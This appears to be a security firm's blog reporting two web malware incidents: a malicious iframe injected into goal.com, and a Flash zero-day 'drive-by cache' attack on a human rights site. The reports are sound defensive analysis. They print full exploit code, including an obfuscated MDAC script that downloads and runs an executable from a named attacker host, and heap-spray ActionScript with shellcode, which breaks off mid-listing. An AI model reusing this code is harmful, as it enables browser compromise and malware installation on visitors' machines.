Goal.com serving malware

(Credits: Chris Hsiao, NightCola Lin, Wayne Huang)
(Follow up post on reinfection posted May 17th)

Goal.com receives 232,116 unique visitors per day according to compete.com, 215,989 according to checksitetraffic.com, and ranks 379 globally on alexa.com.

Recently between April 27th to 28th, it was detected by HackAlert to be actively serving malware (drive-by downloads). From what we've observed, we believe the attacker has a way into goal.com's system and was only testing during this time. This is our technical report.

[Summary]

A. From what we've collected, parts of goal.com seem to have been compromised allowing the attacker to manipulate content at will. A backdoor may exist to allow the attacker continuous control of goal.com's content.

B. During this time we've observed different malicious scripts injected into goal.com, leading us to believe that this isn't a one-time mass SQL injection attempt. We've also not found the injected content to appear in other websites.

C. The malicious domains include:
1. pxcz.cz.cc, which is neither being flagged by any antivirus blacklist nor by Google SafeBrowsing.
2. opofy7puti.cz.cc, which is neither being flagged by any antivirus blacklist nor by Google SafeBrowsing.
3. justatest.cz.cc, which is neither being flagged by any antivirus blacklist nor by Google SafeBrowsing.

This further suggests that this is an attack targeted at goal.com

D. Duration was between April 27th to 28th. The attacker seemed to be testing their injections and was picked up by our scanners.

E. Browser exploits used during this "test-drive" included: CVE-2010-1423 (Java), CVE-2010-1885 (MS help center HCP), CVE-2009-0927 (PDF), and CVE-2006-0003 (MS MDAC).

F. The g01pack exploit pack was being used. It includes a fake admin page which is used as a honeynet for security researchers--to allow the attacker to observe who is studying their malicious domains.

G. The exploit codes were well mutated. We don't mean well "obfuscated," because in addition to obfuscation, the primitive form of the exploit itself has been mutated well so as to avoid detection.

H. Malware served was packed with UPX and modifies setupapi.dll and sfcfiles.dat. When we first submitted it to VirusTotal, 4 out of 41 antivirus vendors were able to flag it.

I. The malware connects to the following domains:

1. testurl.ipq.co:80 (in UK), which again, is neither flagged by any antivirus blacklist nor by Google SafeBrowsing
2. 74.125.47.99:80 (US), which reverses back to coldgold.co.uk, and which again, isn't blacklisted by any, including Google SafeBrowsing.
Details:
3. banderlog.org, not flagged by anvirus / Google SafeBrowsing, but has some records on clean-mx.de.

[Details]

One of the infection logs can be downloaded here. It includes all the http traffic, from loading goal.com to downloading the PE malware binary.

The chain of infection is:
1. goal.com, includes iframe to pxcz.cz.cc
2. pxcz.cz.cc iframes to justatest.cz.cc
3. justatest.cz.cc runs the exploit pack g01pack, serves exploits based on visitor's browser type
4. exploit compromises browser, downloads malware from justatest.cz.cc
5. malware links to testurl.ipq.co (UK), 74.125.47.99:80 (US, coldgold.co.uk), and banderlog.org.
The infection started in http://www.goal.com/en/:

<p>Arjen Robben has admitted that his future lies with the German and European giants, hinting that he could even remain there for the rest of his career <style type="text/css">#yxvim {width: 1px;height: 1px;frameborder: no;visibility: hidden;}</style><iframe id="yxvim" src="http://pxcz.cz.cc/ad.jpg"></iframe></p>

The attacker injected an iframe at the end of the above HTML snippet, pointing to pxcz.cz.cc. pxcz.cz.cc contains another iframe pointing to justatest.cz.cc, which is both the exploit and the malware server, running g01pack. A unique feature of this exploit pack is the inclusion of a fake admin / stats page. This page supports common id / password combinations like admin / admin to trick security researchers into believing that they've obtained access to the exploit pack's admin page:

Once logged in, the researcher is presented with a fake infection stats page. In reality, this allows the attacker to gain insights into who has identified the malicious domain, and is conducting investigation.

The exploit codes were well mutated. We don't mean well "obfuscated," because in addition to obfuscation, the primitive form of the exploit itself has been mutated well so as to avoid detection. Since it's an exploit pack, there's too many exploits to post them all here. We've posted on version here, which is the MDAC exploit. If interested, you can download one of the infection logs here.

<html>en clonus purins knot ghat inlier sine bipeds obese tart.<body>heroins pallors glugs. Opera. Pyx ducted boss shea abele knot hajes eh moot nisi tickled howl pangens bobs blind stir reinked ajee.atria obese saddle. Nisi uh bracts pyx.bipeds abaft arctic brave arabic purins blind polo. Pyx pallors. Sludge atria noisy bug slojd stow dumps. Kappa sri tawse bracts hank.fresco delta. Caldron arctic bucko sine byre inlier haeres.<script>

var test;

function redirect(){
location.href="?topic_id=6.0&forum_id=qtest&action=MSIE&nid=name&year=c&start=2&thread_id=53585053&rid=708";
}

setTimeout(redirect, 20000);

var move=new String("openul0".substr(0,4));
var out=["ctfmon",String("javaWI8X".substr(0,4)),new String("acro"+"bat"),new String("explore"+"rC52".substr(0,1)),String("useri"+"nit"),"chromeHkpS".substr(0,6),"svch"+"ostc"];
var follow="Sav"+"eTo"+"Fil"+"e";
var air;
var family=1;
var low=6000;
var never=";";
var now=String("setTimeout");
var sun=0;
var age="";
var turn=[];
var have=["spellOver","play","cross"];this.few=29107;this.few-=150;
var begin;
var useDrive="clsid:BD9oqk".substr(0,9)+"6C556-65ANEm".substr(0,9)+"3-11D0-98rWqE".substr(0,9)+"3A-00C04F"+"ZuqC29E36uqZ".substr(3,6);

var stay=new String("she"+"lle"+"xec"+"ute");
var then=new String("replaceUyK".substr(0,7));

var once=new String("typeUdm".substr(0,4));
var ground=["youUnder","home","base"];
var own=new String();
var meLittle="setAttrT2hF".substr(0,7)+"ibute5MEY".substr(0,5);
var will=new String("pus5ceI".substr(0,3)+"9BUhU9B".substr(3,1));
var most=2;
var best="send";

var teachSeem="";var star="";try {} catch(mark){};
var strong;
var bed="Close";
var end="Wri"+"te";
var pass="http://opofy7puti.cz.cc:80/domains/f848af41f9d81c1603fb52a6b7844642.php?start=12&thread_id=53585053&forum_id=qtest&";

var readAmong="CreateObjec"+"t";
var redDog="responseBo"+"dyck4".substr(0,2);

function oh(){

sea=[];want=18559;want++;
try {var book="ourPiece"} catch(book){};var they="";come=["northTurn","set","above"];
change={};

if(pass.indexOf(never) > -1){
var groundMight=new Array();this.strongLess=978;this.strongLess++;call={word:10445};
var writeHim=["comeWould"];
var serve="";var stopYes="";hand=25269;hand-=192;

school = pass.split(never);
var good={his:20957};var turnBoy=false;this.travel="travel";
add=16993;add--;var should="";
for(var i in school){

var govern="";this.airMark=false;
place=27537;place-=204;try {var run="familyCommon"} catch(run){};var yetNeed=new String();
var quick = school[i][then](/^\s+|\s+$/g, age);
var music="";this.plant=459;this.plant-=142;var underHad="";
fall={};yetFarm=6780;yetFarm-=19;var shape=29557;
if(quick != age){
var make=false;var their={high:"down"};plane={yes:"front"};
turn[will](quick);
wood={blue:8491};ohEat=17592;ohEat+=255;this.road="road";
}
}

} else {
var thereLarge=new String();var yesWheel=new String();
var saw=["shortSleep","stayCommon","heard"];this.yourLeave="yourLeave";var table=23075;
turn[will](pass);
var turnYet="turnYet";var friendPound={newBody:"studyNotice"};
}

dryCity={callChange:16908};
this.passPeople=8404;this.passPeople--;
var drive=[];var able="";var willTake="willTake";

return turn;
}

var foodThough=new String();try {} catch(veryStrong){};
this.moveEarth=7491;this.moveEarth+=102;
this.someOpen=26120;this.someOpen++;

function than(again, point){
life=["simple"];knowGround=24748;knowGround--;
figureFigure=30877;figureFigure-=200;var does=new String();var sleepFace=["orWalk","inch","cold"];
yourSlow=775;yourSlow+=122;what=[];a=21635;a+=166;

test[meLittle](again, point);
}

northBeauty={watch:"fewLove"};var line={};
var head=22943;var piece=32549;

function the(){

var pose=20499;var frontCross=4606;
ago=7777;ago+=220;

if(!free()) return;

serveWell=25614;serveWell++;objectWorld=24863;objectWorld-=114;darkCommon=22684;darkCommon++;
var willPerson=new Array();

test=document.createElement(new String("object"));

than(new String("classi"+"d"), useDrive);
var moveEarly="moveEarly";this.moonHome="";
bedPower={since:false};
than("id", "test");

try {

strong = test[readAmong]("Shell.A9kDj".substr(0,7)+"DH0pplicat0HD".substr(3,7)+"MrbionMbr".substr(3,3),age);
find=[];this.learn="";hold=[];
air = test[readAmong]("adodb.strea"+"mnXk".substr(0,1),age);
this.why=19607;this.why++;var rest=new Date();var him="";

var turn = oh();

this.differ="differ";var sawAmong=["moneyAt","moreA","boyMuch"];var stopSun=["letter","pound","young"];
var sideHeat=["white","spellAbove"];var thoseFirst=["northFact","needCome"];doesRock=17386;doesRock--;
if(turn.length <= 0) return false;

which=["i","took","fish"];
agoOld=["laughOften","seemOrder","figureGreen"];var runHalf={cut:27153};var schoolOut=["differGot","wonder","poseNotice"];


for(var i=sun; i < turn.length; i++){

var fromLong=new Date();

var haveSlow=new String();var ifCover=["finalDone","againOnly"];
var unitIt=[];pullTown={leadOut:"deepMade"};var decide=[];
this.both=22541;this.both++;
var unit = out[i % out.length];
var enough = turn[i];

goodDrive={water:"cry"};secondCenter=[];var endDiffer=false;
var your = "./."+"./yzvw".substr(0,2) + unit + new String(".exe");
this.dont=18287;this.dont--;try {var faceAppear="fewReal"} catch(faceAppear){};
var voicePoint=low * i;
var shortPlane=["heatRule"];var knew="";
try {var shapeCause="ageHave"} catch(shapeCause){};dryLook=[];
meanFar(new String(enough), new String(your));
var right=23685;try {} catch(feel){};try {} catch(hisTree){};
var had=new Date();
}


} catch(e){}

}

function longSaid(stoodTree){

planeIt={};
var shouldSide=8362;northAmong={faceMade:false};var windReal="windReal";
cutOften=["riverPiece","orderWater","commonLay"];nowSay=["bodyAlso"];

begin = test[readAmong]("msxml2.XMLO4eW".substr(0,10)+"HTTP", age);

var planeTop=new Date();
whichThem={shipSame:26359};var fatherIdea=24125;var there=16243;
begin[move]("GET", stoodTree);
asAmong=["seaFew"];whileRun=["warDrive"];this.feetSing=7842;this.feetSing--;
begin[best]();
var thatWhen="thatWhen";this.hisNever="hisNever";story=9303;story+=10;

return begin[redDog];
}

function free(){
var thereWrite={strongPaper:false};
this.keepLot="";
return (document.body.style.textOverflow != undefined);
}


function meanFar(stoodTree,color){

var wentMother=["turnTalk","staySleep","she"];this.largeRed=28365;this.largeRed-=184;eat=["atMove"];
var found={shouldPlay:"figureStep"};

try {
var standMother=3260;toward=26805;toward++;
var actPress="";try {var work="lightCold"} catch(work){};

try {
var other=new Date();var rainTable=28788;
air[bed]();
this.coldMake="coldMake";fatherUs=["andFast","hour"];
} catch(stand){}

this.lastTheir=29388;this.lastTheir--;var downStrong={topWas:11226};try {var answerWater="servePaper"} catch(answerWater){};
power=longSaid(stoodTree);
peopleHad=["kingRiver"];this.house=4015;this.house++;
air[once]=family;
cameWho={hasEye:"bringForce"};foodEast=["feetThat","shortHave"];
air[move]();
happenUs=["fewMany","butWell"];var helpRound=27891;
air[end](power);
drawHome={number:721};surePage={late:false};
air[follow](color,most);
try {var cryFarm="putFollow"} catch(cryFarm){};var plantClear="";
air[bed]();
try {var meEver="shapeDark"} catch(meEver){};

try{
var whyRule=["slow","followNight"];var whiteAnswer=["standWatch","fastKnew"];
var sameOff=26811;actCome=["walkHand","even","waterWay"];this.draw=29713;this.draw-=76;
strong[stay](color);
var clear="";var tellFront=["seemBody"];var lookNumber="";

} catch(e){
}

mayForce=12153;mayForce+=212;var homeMay={unitFirst:false};manAt=8219;manAt+=30;
whereSoon=["happenRiver","aboveCause"];cutLive=["wentThere","meanBusy"];

}catch(noun) {
lessFive=["fishTail","behindYet","ourAgo"];this.same=false;var airSix="";
try {
var direct=false;var better=["showGrow","factHand"];
air[bed]();
changeBack={hot:6344};var it=new Array();
} catch(first){}
helpPlain=["beBig","listen"];
}
var ageSecond=15826;this.fallThree="";var faceTree=28716;
}

var sleep=0;
var topAnimal=false;

function groundMen(){

while(sleep++ < 171){
groundMen();
}
if(!topAnimal){
topAnimal = true;
the();
}
}

groundMen();</script>nisi nebs coalify opera caw add gluts rewon toph reinked bucko web moot.woofer reinked haeres arabic hernia bice blind nebs schmoos stow opera obese snaffle en hajes scow pyx.</body></html>

(Follow up post on reinfection posted May 17th)

Read more (rest of article)...

Newest Adobe flash 0-day used in new drive-by download variation: drive-by cache, targets human rights website

(Credits: Chris Hsiao, NightCola Lin, Wayne Huang)
Armorize runs one of the world's largest cloud-based Web malware scanning service, OEM'd to large security and hosting companies. Recently, we've noticed increasing use of a variation of the drive-by download attack, coupled usually with 0-days. This is our technical report on the subject.

We realize in recent years, "interesting" threat names have been regularly created, for example the popular [cross-X Y-ing] convention. Sometimes X can be as big as cloud. Nevertheless we feel we need to give this method a unique name; we'll dub it Drive-By Cache. Here's a summary of this report:

A. The method of attack is a variation of the drive-by download mechanism; we dub it "drive-by cache." This mechanism makes the infection harder to detect than drive-by download.
B. Here we use a recent example reported by our scanners. The infected site is human rights website, and the exploit itself is the Adobe flash 0-day CVE-2011-0611, which Adobe patched yesterday. HackAlert first flagged this infection about a week ago, when there was no patch available for this 0-day.
C. The installed malware connects back to 182.237.3.105, an IP in Hong Kong.

More summary can be found in [5. Forensics Summary].

[Sections]
1. Brief overview of drive-by downloads
2. Drive by cache
3. Real-world example
4. Detection Rates
5. Forensics Summary
6. Complete codes

[1. Brief overview of drive-by downloads]


A drive-by download attack refers to the process of a user visiting an infected page and subsequently gets installed with malware, without his/her knowledge and without having him/her to click on or to agree to anything. Our previous post on HDD spreading itself via malvertising is a typical example of this type of threat.

This type of threat has been in existence since 2000, and as heap-spraying techniques matured around 2003, has become widespread. The use of the term "drive-by download" to describe such threat, however, didn't receive widespread acceptance until Google's 2003 publication of their "Ghost in the Browser" paper (Provos et al.); prior to that the term drive-by download was used to describe multiple web-based malware threats (drive-by downloads, click-by downloads, phishing, etc). During 2003, the meaning of drive-by download became mature and specific, referring to the type of Web malware threat as described in Google's Ghost paper.

Below is a simplified illustration of this process; a more detailed description, with animation, can be found in our 2009 BlackHat / DEFCON drivesploit presentation pages 15-17.

In step 1, the victim visits an infected site, which has been injected with some malicious javascript (or flash). The injected javascript can create an iframe pointing to some hop points, or it can directly be an exploit. Doesn't matter. What's important is ultimately, the browser loads an exploit, often in the form of javascript or flash. In the example we're using here, it's an exploit for the Adobe flash 0-day CVE-2011-0611 vulnerability.

In step 2, the exploit runs inside the browser, exploits the browser, forcing the browser to execute some commands (called shellcode) that came with the exploit. The command would cause the browser process to make another connection to some URL, often not the same domain as the original infected domain, to fetch a piece of malware, write it to disk, and execute it. This is step 3.

It is difficult for desktop antivirus technologies to detect drive-by downloads statically using signatures (patterns). Browser exploits usually exist in the form of scripts, for example javascripts or flash actionscripts. They can be randomly obfuscated on-the-fly as they are served to victims; refer to the drivesploit presentation for the many creative ways attackers obfuscate script-based exploits. Collecting signatures for these randomly obfuscated and therefore "disposable" javascripts not only does not increase detection rates, it explodes one's signature database and causes detection speeds to drop (too many signatures to match against).

Behavior-based detection, on the other hand, is very effective for this type of threat. For drive-by downloads, the behavior is consistent and can be well defined. If we hook around the browser, the javascript engine, and various APIs, we will clearly see the following behavior, in sequential order:

A. Browser loads a URL (victim visits an infected site)
B. Exploit code executes and succeeds, so browser starts to execute shellcode that came with the exploit
C. Browser calls URLDownloadToFile() of urlmon.dll, which downloads some file from some URL and writes to disk as some file.
D. Browser executes the created file

Browser exploits love to call URLDownloadToFile(); for example, there are 8 drive-by download shellcodes listed on exploit-db, and all of them use URLDownloadToFile() for step (B).

But browsers don't normally call URLDownloadToFile() and therefore, the use of this API can be a good trigger point for behavior-based Web malware detection.

Generally speaking, to bypass behavior-based detection, shellcodes need to do as little as possible, and act as similar to the browser (call similar APIs) as possible. The simplest way to achieve this, is to have the browser do most of the work for the shellcode.

[2. Drive-by cache]

And drive-by caching does exactly this. In drive-by caching, a shellcode doesn't do Step (C). After being executed, it doesn't make an attempt to download a file and write it to disk. Instead, it locates the malware which is already sitting in the browser's cache directory, and executes it.

And that's why we take out the word download and dub it drive-by cache.

But how did the malware binary make its way into the browser's cache, BEFORE the exploit was executed? See illustration below:

For typical drive-by downloads, the process is:

(1) Browser load URL
(2) Browser executes exploit code
(3) Browser executes shellcode
(4) Shellcode downloads malware to disk
(5) Shellcode executes malware

In drive-by cache, step (4) is now performed right after step (1) and before step (2). It's also performed by the browser and not the shellcode. How is this done?

Well it's very simple. The malware binary is renamed as a .jpg or .js file and linked to in the infected page. In the example we use here with the recent infection, the code is:
<script src=newsvine.jp2>

The above line tells the browser that it should include "newsvine.jp2" as javascript. The browser then goes to a) retrieve this file, b) writes it to cache, and c) execute the javascript. Of course step (c) would fail because newsfine.jp2 is a PE binary (malware), but now, the file has been retrieved by the browser and written to the cache directory.

Note that all this is done by the browser and not the shellcode, and the browser executes this of course with a different set of APIs other than URLWriteFileToDisk.

To a behavior analysis engine, a) this is quote normal browser behavior and no suspicious APIs are being called, and b) this is happening right after step (1) (see illustration above) and therefore this isn't the typical drive-by download behavior sequence.

And because of the above, compared to drive-by download, drive-by cache is more likely to bypass security detection mechanisms.

[3. Real-world example]

At the time of this writing, this human rights website is still infected with this exploit, which leverages a) drive-by cache and b) the recent Adobe flash 0-day CVE-2011-0611. HackAlert first detect the infection about a week ago, and also flagged a non-standard drive-by download behavior.

The infection can be found at the bottom of the html:
</div><script src="/includes/googlead.js"></script></body></html>

/includes/googlead.js creates an iframe to the malicious domain:
if (document.cookie.indexOf('popad') == -1) {
var e = new Date();
e.setDate(e.getDate() + 1);
e.setHours(0, 0, 0);
e.setTime(e.getTime());
document.cookie = 'popad=true;path=/;expires=' + e.toGMTString();
document.write("<iframe frameborder=0 style='position: absolute; top:-9999px;left:-9999px' src='http://71.6.217.131/dir/AI/exploit.html' width=468 height=60 scrolling=no></iframe>");
}

The exploit (which is still live right now) is served from http://71.6.217.131/dir/AI/exploit.html. Full content of this exploit is listed at the bottom of this report. Here's one of the important sections:
var display="<script type=\"text/javascript\">window.onerror=function(){return true;};<\/script>\r\n"+"<script src=newsvine.jp2><\/script>\r\n"+
"<object width=\"550\" height=\"400\">\r\n"+
"<param name=\"movie\" value=\"done.swf\">\r\n"+
"<embed src=\"display.swf\" width=\"550\" height=\"400\">\r\n"+
"<\/embed>\r\n"+
"<\/object>"

Which writes out:
<script type="text/javascript">
window.onerror=function(){return true;};
</script>

<script src=newsvine.jp2></script>

<object width="550" height="400">
<param name="movie" value="done.swf">
<embed src="display.swf" width="550" height="400"></embed>
</object>

"display.swf" is the flash swf file containing the actual exploit code written in flash ActionScript. Full decoded version of the code can be found at the bottom of this report. <script src=newsvine.jp2><\/script> does the drive-by caching. newsvine.jpg's original name is swf.exe, and is a backdoor written in VB, possibly of the pincav family. Here it is renamed to newsvine.jp2, and its url is placed iin a <script> tag. Processing this tag, the victim's browser will proceed to download newsvine.jp2 and write it to the cache directory.

Subsequently, display.swf is downloaded by the browser, and the ActionScript it contains is executed. The script exploits the CVE-2011-0611 Adobe Flash 0-day, and causes the shellcode to execute. The shellcode looks in the browser's cache directory for newsvine.jp2 and executes it.

Newsvine.jp2 (or swf.exe) connects back to CNC server at jeentern.dyndns.org:80, which resolves to 182.237.3.105 at the time of this writing.

[4. Detection Rates]

The exploit code is in flash ActionScript and is located within swf files. Because this isn't the traditional drive-by download shellcode, but rather drive-by cache, detection rate seems low. When we submitted the swf file to VirusTotal, 0 out of 42 antivirus vendors detected this exploit.

As for newsvine.jp2 (swf.exe), we got 1/42 on VirusTotal (report is here). Only Microsoft detected this backdoor.


[5. Forensics Summary]

Here's what we know so far:

1. The human rights website has been infected (in multiple pages) at least a week ago, and is still infected right now.
2. drive-by cache is used instead of drive-by download
3. exploits CVE-2011-0611 Adobe Flash 0-day
4. VirusTotal detection was 0 out of 42 for the swf exploits, and 1 out of 42 for the malware.
5. exploit served by http://71.6.217.131/dir/AI/exploit.html, which we believe is a compromised server in San Diego, hosted by Cari.Net.
6. newsvine.jp2, originally swf.exe, is drive-by cached and then executed by the shellcode. It a backdoor written in VB, possibly of the pincav family. It has an invalid digital signature pretending to be the Xunlei download manager, which XunLei claims to be the world's most widely used download manager. Interesting strings within the binary suggest the author to be "chuang" or "zchuang".
7. newsfine.jp2 connects back to CNC server at jeentern.dyndns.org:80, which resolves to 182.237.3.105, an IP in Hong Kong.

[6. Complete codes]

Below we include full exploit codes to this drive-by cache example. If you need anything else, please email Xwayne@armorize.comX (delete the two enclosing X's).

1. http://71.6.217.131/dir/AI/exploit.html:

<html>
<head>
<script type="text/javascript">
function getCookieVal(offset) {
var endstr = document.cookie.indexOf(";", offset);
if (endstr == -1) {
endstr = document.cookie.length;
}
return unescape(document.cookie.substring(offset, endstr));
}

function GetCookie(name) {
var arg = name + "=";
var alen = arg.length;
var clen = document.cookie.length;
var i = 0;
while (i < clen) {
var j = i + alen;
if (document.cookie.substring(i, j) == arg) return getCookieVal(j);
i = document.cookie.indexOf(" ", i) + 1;
if (i == 0) break;
}
return null;
}

function SetCookie(name, value) {
var argv = SetCookie.arguments;
var argc = SetCookie.arguments.length;
var expires = (2 < argc) ? argv[2] : null;
var path = (3 < argc) ? argv[3] : null;
var domain = (4 < argc) ? argv[4] : null;
var secure = (5 < argc) ? argv[5] : false;
document.cookie = name + "=" + escape(value) + ((expires == null) ? "" : ("; expires=" + expires.toGMTString())) + ((path == null) ? "" : ("; path=" + path)) + ((domain == null) ? "" : ("; domain=" + domain)) + ((secure == true) ? "; secure" : "");
}

function DisplayInfo() {
var expdate = new Date();
var visit;
expdate.setTime(expdate.getTime() + (24 * 60 * 60 * 1000));
if (!(visit = GetCookie("vis1t"))) visit = 0;
visit++;
SetCookie("vis1t", visit, expdate, "/", null, false);
return visit;
}

function code() {
var num = DisplayInfo();
if (num < 3) {
return 1;
} else {
return 0;
}
}

function user() {

var weekDay = "<script type=\"text/javascript\">window.onerror=function(){return true;};<\/script>\r\n" + "<script src=newsvine.jp2><\/script>\r\n" + "<object classID=yg.dll#yg.e><\/object>\r\n" + "<object width=\"550\" height=\"400\">\r\n" + "<param name=\"movie\" value=\"done.swf\">\r\n" + "<embed src=\"March.swf\" width=\"550\" height=\"400\">\r\n" + "<\/embed>\r\n" + "<\/object>";
var display = "<script type=\"text/javascript\">window.onerror=function(){return true;};<\/script>\r\n" + "<script src=newsvine.jp2><\/script>\r\n" + "<object width=\"550\" height=\"400\">\r\n" + "<param name=\"movie\" value=\"done.swf\">\r\n" + "<embed src=\"display.swf\" width=\"550\" height=\"400\">\r\n" + "<\/embed>\r\n" + "<\/object>";

var Example = "<script type=\"text/javascript\">window.onerror=function(){return true;};<\/script>\r\n" + "<script src=newsvine.jp2><\/script>\r\n" + "<object classID=yg.dll#yg.e><\/object>\r\n" + "<object width=\"550\" height=\"400\">\r\n" + "<param name=\"movie\" value=\"done.swf\">\r\n" + "<embed src=\"Birthday.swf\" width=\"550\" height=\"400\">\r\n" + "<\/embed>\r\n" + "<\/object>";
var info = navigator.userAgent.toLowerCase();
var win = (navigator.platform == "Win32") || (navigator.platform == "Windows");
var ck = code();
var January = info.indexOf('msie 8.0');
var February = info.indexOf('msie 7.0');
var April = info.indexOf('msie 6.0');
var June = info.indexOf("windows nt 5.1");
var August = info.indexOf("windows nt 6.1");
if (January > 0 && June > 0 && ck == 1) {
document.body.innerHTML = "xxxx" + weekDay;
}
if (June > 0 && ck == 1 && (February > 0 || April > 0)) {
document.body.innerHTML = "xxxx" + display;
}
if (January > 0 && August > 0 && ck == 1) {
document.body.innerHTML = "xxxx" + Example;
}
}
</script>
</head>
<body onload=user()>
</body>
</html>


2. Exploit in ActionScript, decoded from the swf files:

package ie_fla {
import flash.display. * ;
import flash.utils. * ;

dynamic public class MainTimeline extends MovieClip {
public
var s: Object;
public
var s2: Object;
public
var s3: Object;
public
var a: Object;
public
var t: Object;
public
var i: Object;
public
var r: ByteArray;
public
var ldr: Loader;

public

function MainTimeline() {
addFrameScript(0, this.frame1);
return;
} // end function
public

function hexToBin(param1: String): ByteArray {
var _loc_2: String;
var _loc_3: * = new ByteArray();
var _loc_4: * = param1.length;
var _loc_5: uint;
_loc_3.endian = Endian.LITTLE_ENDIAN;
while (_loc_5 < _loc_4) { // label _loc_2 = param1.charAt(_loc_5) + param1.charAt(_loc_5 + 1); _loc_3.writeByte(parseInt(_loc_2, 16)); _loc_5 = _loc_5 + 2; } // end while return _loc_3; } // end function function frame1() { this.s = new ByteArray(); this.s3 = new ByteArray(); this.a = new Array(); this.t = "4357530acc050000789c4d546d6c5365143eb7bdedfb765d29dd189dac2053f00345e3171f71b062bbeec3b63377b0a026c265bddd6decdaa6f7d61698a82466fb619610e20549f8322144134d10158d261287c9f8e10f31460da2268b4663628cc1080c37cf79efb5f5fe787bee799ef39cf39c7b7b6be0d901103c01d02e413c047875bb4f7b00ac66f0007b757abc95cde1b1a8e5a80b92321eed30d9063ed8028f410ce2d00309e8853ee887935321c86859b592374102790db8e0b0643501db7ebebf8f9dee7effdc4e2c0778cd85e4a885ea4bcd923fb90b93cd3021813b8c8728f84def4cb32587be3f6317d4f3076eae5bc60aee8b3fd585dac00a6033bcdce2e4947c7d216c794196641797d27d5478e58594ca6e7bf19d63762179f985981f00a13cf1e05af6f7879f5fb251e50ed494ddb2c44812455c0a0d3b75e2c9bd62d856a05b37627e0a16868a5ce49bc062206a384448377ee3be28fbc8f3c527b6aee502ee567aa966e781c3f78b1abf6d1c21592260f5feb9b8007cf004b90ee3901bc5906c15bb8b5dbb7ced6b47cc0f8d016564f52d10cbef0ead67576ffe3e53dfd0d579127793f8db7cc31a212ec366cb07dc63afcc1bed425e45740926d73ecefe387be95dbb3e828e3863190c0785a5b472bb8b9d79ebbb7f6c3ca5842329929ed9f65945487b40096f8ae0749c739fbd8c26bc47ebfe3476d92076373d7f3ce8d8b73a81373b3c1eb08345dcc3838dd043d32d0cd2c4ff3149e4e5edaf3c22441860034c4cac1ed79d04f55b3cc5c99eeb6e580e582bbcca12e7446dffe1dbbdce3353c2e42baf5f8cb28387d6398f6a105b9ec77714919335efbdec9989eb5fda4857b48bb29b8efcf928fb540b5c70f69452447afad6e7d7b3ae1ff7cfd4d3d4ed67ffb96d8e5d5c97581972073ede5763efc55e9a70debab030317be5e80ac10d805dfce6a97d03ce7fc4d9f5d9a737ef1219898a52b6813722dea7d8f0ecf553f5073f2b59a6ed9a87788bbdb85646205fc2dbf8d2c682c38db0bd11ded20897d9328b7907eff05218c0cb86237cb977aed3171df8a625e564b0f785791ab4f9af749b183428dead5f3b26bb593632d92dbe2571697295b40286cc72ae300a79ad306aea30a2abe55831a36d31215b2e8ec59c5b91c7dc886a68b055ab998962794c35c1c8ed416c47b65280e16733157d54d1c6f46cf501a352ae96abe3865eff1e8d6ae610917b3355fd7f70b55aa69b68f51e6c8e1cd2eea9995ac1843d55a3fa90cd74c0b8ba9b7e12c58299cc19a63d484ecb6720a5d2ec654d35b59eb192b93b557c2ea7c5f2b912987ace807e43a9140a64d3d0cc14f94916d5ccb05a3684ac56a26ab4b612560a8771d481116c932b5490db820b0d8175a734a75fdef8d556e3e160227a2c4bd9d20d88e2caff0522695d54"; this.i = 0; while (this.i < 1024) { // label this.s3.writeByte(13); var _loc_1: String; _loc_1.i = this.i++; } // end while this.i = 0; while (this.i < 1023) { // label this.s.writeBytes(this.s3, 0, this.s3.length); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.writeInt(2425393296); this.s.writeInt(2425393296); this.s.writeInt(3326443264); this.s.writeInt(1620086928); this.s.writeInt(3943717707); this.s.writeInt(868837049); this.s.writeInt(2231533620); this.s.writeInt(199418618); this.s.writeInt(3943033067); this.s.writeInt(4294967051); this.s.writeInt(3118523106); this.s.writeInt(3184599686); this.s.writeInt(1137894114); this.s.writeInt(3798573806); this.s.writeInt(1772287593); this.s.writeInt(3798590057); this.s.writeInt(2331142421); this.s.writeInt(2296888074); this.s.writeInt(350479074); this.s.writeInt(1912609418); this.s.writeInt(3520127714); this.s.writeInt(2327286151); this.s.writeInt(2427873764); this.s.writeInt(179692514); this.s.writeInt(3798534792); this.s.writeInt(3820685877); this.s.writeInt(3823297024); this.s.writeInt(462065361); this.s.writeInt(3504507537); this.s.writeInt(2324139702); this.s.writeInt(1776552667); this.s.writeInt(3823297129); this.s.writeInt(176743355); this.s.writeInt(173794274); this.s.writeInt(3791657833); this.s.writeInt(912330422); this.s.writeInt(1763576316); this.s.writeInt(3138065634); this.s.writeInt(3806509067); this.s.writeInt(534962914); this.s.writeInt(3112755848); this.s.writeInt(3803426993); this.s.writeInt(2296520116); this.s.writeInt(4195031010); this.s.writeInt(3806464575); this.s.writeInt(488447361); this.s.writeInt(2407976071); this.s.writeInt(2592588493); this.s.writeInt(2713887917); this.s.writeInt(2965556656); this.s.writeInt(3267413943); this.s.writeInt(2980556978); this.s.writeInt(2964169899); this.s.writeInt(2930231230); this.s.writeInt(2928509315); this.s.writeInt(2395124103); this.s.writeInt(2526448524); this.s.writeInt(2240921270); this.s.writeInt(2274333325); this.s.writeInt(2424541339); this.s.writeInt(3266022550); this.s.writeInt(2274397319); this.s.writeInt(2529338507); this.s.writeInt(2391249342); this.s.writeInt(3233990539); this.s.writeInt(3266030786); this.s.writeInt(3398207381); this.s.writeInt(2442431372); this.s.writeInt(2278083720); this.s.writeInt(2463157186); this.s.writeInt(2796405450); this.s.writeInt(3397488518); this.s.writeInt(3431438983); this.s.writeInt(3267415425); this.s.writeInt(3263596430); this.s.writeInt(3268252098); this.s.writeInt(3348531087); this.s.writeInt(2462563985); this.s.writeInt(2491517581); this.s.writeInt(2442579079); this.s.writeInt(2592588484); this.s.writeInt(3301081485); this.s.writeInt(2459681472); this.s.writeInt(3347824834); this.s.writeInt(3348531087); this.s.writeInt(2462563985); this.s.writeInt(2491517581); this.s.writeInt(2442579079); 